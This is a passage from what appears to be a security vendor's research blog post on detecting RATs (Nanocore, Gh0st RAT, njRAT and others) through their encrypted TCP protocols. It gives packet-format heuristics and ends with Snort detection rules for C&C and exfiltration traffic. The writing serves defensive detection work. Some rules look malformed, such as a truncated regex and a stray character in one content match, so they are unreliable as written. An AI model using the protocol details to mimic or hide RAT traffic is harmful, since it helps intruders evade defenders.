However, there are other customized bot-builders available underground that allow the user to configure the key. For a more generic detection, we need to check for heuristics of data length value against TCP packet size and entropy of data. The first response from the server will be always 0x24 bytes in length, and the first 4 bytes will always be “20 00 00 00”. This response contains a GUID of plugins that the bot will load. The bot responds back to this with 0x12 bytes data, which will always start with the 4-byte stream “08 00 00 00”. These characteristics can be leveraged for detection.



Fig.16: Fix length first response from C&C server.

Gh0st RAT

Gh0st is an open-source RAT that has been observed being used maliciously by cybercriminals and APT actors such as “TA459” and “APT18.". Its features include remote desktop, logging keystrokes, stealing credentials, capturing microphone and webcam, and many more. The source code of the Gh0stRAT is publicly available and attackers have customized it to suit their needs. Thus, many variants have been discovered.

Gh0st communicates on a custom protocol over TCP. It uses a sequential byte-to-byte encryption algorithm to encrypt communication with the C&C server. Upon execution, it collects system data such as system information, version, processor description, installed antivirus, etc. Then, a marker and data length are prepended to this data. Finally, collected data is encrypted with single-byte operation of XOR and SUB on each byte.



Fig.17: Collected data before encryption and after encryption.

njRAT

Discovered almost a decade ago, njRAT, also known as Bladabindi, is the most active and prevalent remote access trojan. It allows attackers to do surveillance and control the victim's computer. Its features include remote desktop, logging keystrokes, stealing credentials, capturing microphone and webcam, and many more. njRAT is mostly found to be delivered via phishing email campaigns containing malicious Word document attachments. It is also found to be delivered by masquerading as a legitimate application installer uploaded to file-sharing services and luring victims via drive-by download campaigns.

Since the leak of source code 2013, njRAT has become widely adopted by cybercriminals and APT actors including Gorgon Group and APT41. Numerous variants have been detected over the years. Some variants have been found to be communicating over standard HTTP protocol and others were found to be communicating over custom protocols over TCP. The packet begins with data length in a decimal format null-terminated string followed by command and then delimiter followed by exfiltrated data.



Fig.18: Fix length first response from C&C server.

Coverage:

Zscaler's multilayered cloud security platform detects indicators at various levels.

The following are the Cloud IPS (non-HTTP/S) signatures that enable detection of the above RATs:

Win32.Backdoor.RemcosRAT

Win32.Backdoor.NetwiredRC

Win32.Backdoor.CrimsonRAT

Win32.Backdoor.AsyncRAT

Win32.Backdoor.QuasarRAT

Win32.Backdoor.AgentTesla

Win32.Backdoor.Cybergate

Win32.Backdoor.Nanocore

Win32.Backdoor.Gh0stRAT

Win32.Backdoor.NjRat

Conclusion

All of the above-discussed RATs are communicating on custom and encrypted protocols over TCP. When communication is encrypted, it is more difficult to scan for their signature patterns in network traffic. However, we have discussed alternative ways to flag RAT traffic based on the heuristics of encrypted data. Four properties that are common to most RAT traffic on non-HTTP/S are:

1. Packets start with a length of encrypted data. Adding 4 to the little endian value of the first 4 should give the total length of TCP data.
2. Entropy of data followed after data length is high.
3. The C&C server responds in the same packet format as the client.
4. Often, server responses have lengths in specific ranges as they send only commands.

Snort Rules

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.CrimsonRat - CNC command"; flow:established,to_client; content:"|00 00 00 00|"; offset: 1; depth: 4; pcre:"/\x00\x00\x00\x00(thumb|filsz|rupth|dowf|endpo|scrsz|cscreen|dirs|stops|scren|cnls|udlt|delt|afile|listf|file|info|runf|fles|dowr|info|fl classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NetWiredRC - Check-in request"; flow:established,to_server; dsize:69; content:"|41 00 00 00 99|"; offset:0; depth:5; flowbits:set,ZS.NetwireRAT.Client; flowbits:noalert; metadata: classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NetWiredRC - Check-in response"; flow:established,to_server; dsize:5; content:"|3f 00 00 00 9b|"; flowbits:isset,ZS.NetwireRAT.Client; metadata: classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.AsyncRAT - Malicious SSL Cert"; flow:established,to_client; content:"|16 03 01|"; offset:0; depth:3; content:"AsyncRAT"; distance:0; fast_pattern; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.QuasarRAT - CNC response header"; flow:established,to_client; dsize:68; content:"|40 00 00 00|"; offset: 0; depth: 4; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.AgentTesla CNC via FTP/SMTP"; flow:established,to_server; content:"|3C|html|3E|Time|3A|"; content:"|3C|br|3E|User Name|3A|"; content:"|3C|br|3E|Computer Name|3A|"; distance: 0; content: "|3C|br|3E|OSFullName|3A|"; distance: 0; content:"CPU|3A|"; distance: 0; content:"|3C|br|3E|RAM|3A|"; distance: 0; content: "URL|3A|"; distance: 0; content: "Application|3A|"; distance: 0; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> any any (msg:"Zscaler Win32.Backdoor.CyberGate - Data Exfiltration"; flow:established,to_server; dsize:40300; pcre:"/\d{2,3}[#$]{4,6}\x0d\x0a/"; content:"|23 23 24 23 23 0d 0a|"; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.Nanocore Pulse check"; flow:established,to_server; dsize:12; content:"|08 00 00 00|"; offset: 0; depth: 4; content:"/c1 c3 d0 32 43 59 a1 78|"; distance:0; within:8; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.Nanocore - Generic C&C command (request)"; flow:established,to_server; flowbits:isset,ZS.NanocoreGen; dsize:12; content:"|08 00 00 00|"; offset:0; depth:4; byte_test:1,!=,0,5,relative; reference:url,https://zscaler.com;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Zscaler Win32.Backdoor.Nanocore - Generic C&C command (response)"; flow:established,to_client; flowbits:noalert; flowbits:set,ZS.NanocoreGen; content:"|20 00 00 00|"; offset:0; depth:4; byte_test:1,!=,0,5,relative; dsize:36; reference:url,https://zscaler.com;)

alert tcp any any -> any any (msg:"Zscaler Win32.Backdoor.Gh0stRAT - Possible Data Exfil activity"; flow:to_server,established; byte_extract:1,10,varbyte; byte_test:1,!=,varbyte,11; byte_test:1,=,varbyte,12; byte_test:1,=,varbyte,13; byte_test:1,!=,varbyte,15; byte_extract:4,16,vardword; byte_test:4,=,vardword,20; byte_test:4,=,vardword,24; byte_test:4,=,vardword,28; byte_test:4,!=,vardword,0; sid:8000031; classtype:trojan-activity; reference:url,https://research.zscaler.com;)

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NjRat - Data Exfil activity"; flow:to_server,established; content:"|00|inf"; offset:3; depth:4; pcre:"/\d{1,3}\x00\w{1,3}/"; pcre:"/(?:[A-Za-z0-9+\/]{4}) (?:[A-Za-z0-9+\/]{2}==|[A-Za-z0-9+\/]{3}=)?/"; flowbits:isset,ZS.njrat; flowbits:unset,ZS.njrat; classtype:trojan-activity; reference:url,https://research.zscaler.com;)*

alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Zscaler Win32.Backdoor.NjRat - Data Exfil activity"; flow:to_server,established; content:"|00|ll"; offset:3; depth:3; pcre:"/^\d{1,3}\x00/"; pcre:"/(?:[A-Za-z0-9+\/]{4})(?:[A-Za-z0-9+\/]{2}==|[A-Za-z0-9+\/]{3}=)?/"; flowbits:set,ZS.njrat; flowbits:noalert; classtype:trojan-activity; reference:url,https://research.zscaler.com;)*

Explore more Zscaler blogs
